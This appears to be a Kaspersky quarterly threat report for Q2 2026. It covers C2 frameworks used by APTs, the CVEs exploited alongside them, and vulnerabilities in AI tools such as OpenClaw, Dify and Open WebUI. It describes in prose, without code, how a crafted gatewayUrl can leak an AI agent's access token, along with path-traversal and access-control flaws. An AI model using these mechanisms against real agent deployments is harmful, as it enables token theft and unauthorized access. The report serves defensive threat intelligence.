
The chart below shows the frequency of known C2 framework usage in attacks during Q2 2026, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems, Q2 2026 (download)
Sliver, Havoc, AdaptixC2, and Metasploit remain the most widely used C2 frameworks. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:
CVE-2026-35273: a vulnerability in Oracle PeopleSoft PeopleTools that security vendors classify as server-side request forgery (SSRF). The details of the vulnerability have never been disclosed, although some research covers the post-exploitation steps
CVE-2023-46604: an insecure deserialization vulnerability in Apache ActiveMQ that allows arbitrary code execution in the context of the service process
CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
CVE-2023-36884: a vulnerability in the Windows Search component that allows commands to be run on the system, bypassing the mark-of-the-web (MoTW) mechanism
CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities in WinRAR that allow files to be extracted from an archive to a predetermined path, potentially without the archiving utility displaying any alerts to the user
These vulnerabilities show that attackers used them for initial access and privilege escalation on vulnerable systems, setting the stage for launching a C2 agent. They include both zero-day vulnerabilities and fairly well-known security issues.
LLM/AI tool vulnerabilities
This section analyzes data published in Kaspersky’s vulnerability knowledge base. We reviewed the Q2 2026 version of the knowledge base.
As mentioned above, AI tools, plugins, and technologies have proven fairly effective at automating the search for problematic code and anomalous behavior. The high speed at which new vulnerabilities are being discovered has naturally created a need to fix them just as quickly. AI is often used for this too, which increases the volume of code being generated. However, neither code written without human involvement nor AI-generated advice is always correct.

The chart below covers registered vulnerabilities in AI tools for 2025–2026.
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)
As the charts show, AI tools are racking up a substantial number of registered vulnerabilities, and that number keeps growing quarter over quarter. It’s also worth looking at how AI tool vulnerabilities break down by type, according to the CWE system:

TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026
Interestingly, vulnerabilities of an undetermined type have ranked first in every quarter since the start of 2025. Traditionally-made software has the same issue, and it doesn’t look like the growing number of AI tools will fix it. It’s also notable that the list includes classes CWE developers themselves don’t recommend using for vulnerability classification, since they lump together a whole range of more specific types. CWE-284 is an example of this.
Looking at the most common classes, the key issues found in AI-related software can be summed up as follows:
Inadequate access control over critical system objects
Improper implementation of authentication and authorization mechanisms
Injections
It’s worth noting that injection-related vulnerabilities were relatively rare before AI agents took off (previously, they mostly affected web apps). Recently, though, these security issues have become relevant again.

Looking back at a year and a half of the AI boom, one conclusion stands out regarding registered vulnerabilities: AI tool developers are more focused on expanding functionality than on security. This is worth keeping in mind when using these tools. Let’s look at the projects and applications that either integrated AI tools or offered them as the core product. Below is a list of the those with the highest number of registered vulnerabilities for 2025–2026.
TOP AI/LLM-related projects by number of published vulnerabilities, 2025–2026 (download)
Notable vulnerabilities
This section highlights the most significant vulnerabilities published in Q2 2026 that have publicly available descriptions. Since the above already covers several significant vulnerabilities published during the reporting period, this section consists mainly of LLM/AI tool vulnerabilities.
CVE-2026-25253: a gatewayUrl vulnerability in OpenClaw
The issue stems from the fact that the OpenClaw user interface trusts the value of the gatewayUrl parameter passed in the URL and automatically establishes a WebSocket connection to the specified address. During this connection process, it sends an authentication token without any additional user confirmation.
The attack algorithm exploiting this vulnerability works as follows:
The application obtains a critical connection address from an external source (the gatewayUrl URL parameter), which is controlled by the attacker.
There is no validation before use.
The client automatically initiates a connection to the address specified in the parameter, which belongs to the attacker.
While connected, the application sends credentials (an access token) to the specified address.
If the attacker obtains a valid token, the consequences depend on that token’s level of access within the system. In general, this could lead to:
User session compromise
Execution of operations on the user’s behalf
Modification of the AI agent configuration
Unauthorized access to tools and resources connected to the agent
Under certain OpenClaw configurations, further compromise of the host running the agent
It’s worth noting that the risk of exploitation arises from a combination of several factors: the automatic connection and token transmission, the lack of address trust verification, and the high privileges granted to the local AI agent.
CVE-2026-41948: a path traversal vulnerability in the Dify AI platform
The vulnerability lets an authenticated user craft a request that enables the application to escape its permitted tenant and gain access to internal REST APIs that weren’t meant for that user. The root cause is insufficient normalization and validation of the URL path before it’s passed to the internal service.
Depending on the Dify configuration, the consequences can include:
Unauthorized access to internal service interfaces
Breach of isolation between workspaces
Exposure of internal service information
Conditions favorable to further attacks when combined with other vulnerabilities
The use of Dify in enterprise AI platforms is particularly risky, since internal services there tend to hold elevated privileges.
CVE-2026-45386: an improper access control vulnerability in Open WebUI
In Open WebUI, pin/unpin operations on messages are write operations, since they modify that message’s metadata (is_pinned, pinned_by, pinned_at). In vulnerable versions, however, before performing these actions, the API only checked for read access to the channel (a chat between a user or group and the AI) containing the message, not permission to modify its content. As a result, a user with a role limited to viewing messages could still change a message’s pinned status.
The vulnerability’s mechanism works as follows:
The user initiates an action that changes the state of an object.
The application treats this action as a regular read request.
Only channel view permission is checked.
The application performs a write without verifying the required user authorization.
This violates one of the fundamental principles of access control models — namely, that any operation that changes the state of data must be checked for the appropriate write or moderation permissions, regardless of whether the object itself is readable.
Although the vulnerability doesn’t lead to arbitrary code execution or compromise of sensitive data, it can affect data integrity and collaborative workflows. Potential consequences of exploitation include unauthorized pinning or unpinning of messages, disruption of channel moderators’ and administrators’ activities, changes to the display order of important information, and even the potential spread of false or misleading information by altering the channel containing a pinned message.
Open WebUI is widely used as an interface for interacting with local and enterprise LLMs. In these systems, pinned messages often contain important instructions, announcements, or tips for users. The ability to modify them with minimal privileges can disrupt collaborative workflows, cause confusion, and undermine trust in information published by administrators and moderators.
CVE-2026-45501: a vulnerability in Microsoft Exchange
The vulnerability stems from improper neutralization of user input when generating Exchange web pages. As a result, the browser may interpret specially crafted data as active content instead of plain text.
Although Microsoft categorizes the potential impact of exploiting this vulnerability as spoofing, flaws like this can lead to alteration of displayed content, imitation of trusted interfaces, actions on behalf of the user within an active session, and abuse of user trust.
It’s worth noting that issues like this are still relevant in modern software, given that mechanisms like Content Security Policy and various parsers were specifically created to help developers neutralize dangerous parts of user page content.
Conclusion and advice
Q2 brought the first significant results of AI automation adoption in software development and vulnerability hunting tools. This research shows that beyond traditional patch management, organizations now need real-time monitoring of systems and access controls, since infrastructure and everyday applications now contain far more AI functionality that could lead to compromise.
Accordingly, besides quickly detecting infrastructure vulnerabilities and managing security patches, modern enterprise-grade security solutions need to provide a broad range of preventive measures for tracking the overall health of systems and workstations. Kaspersky Next meets these requirements by combining proactive mechanisms with the ability to respond promptly to emerging threats.

 Login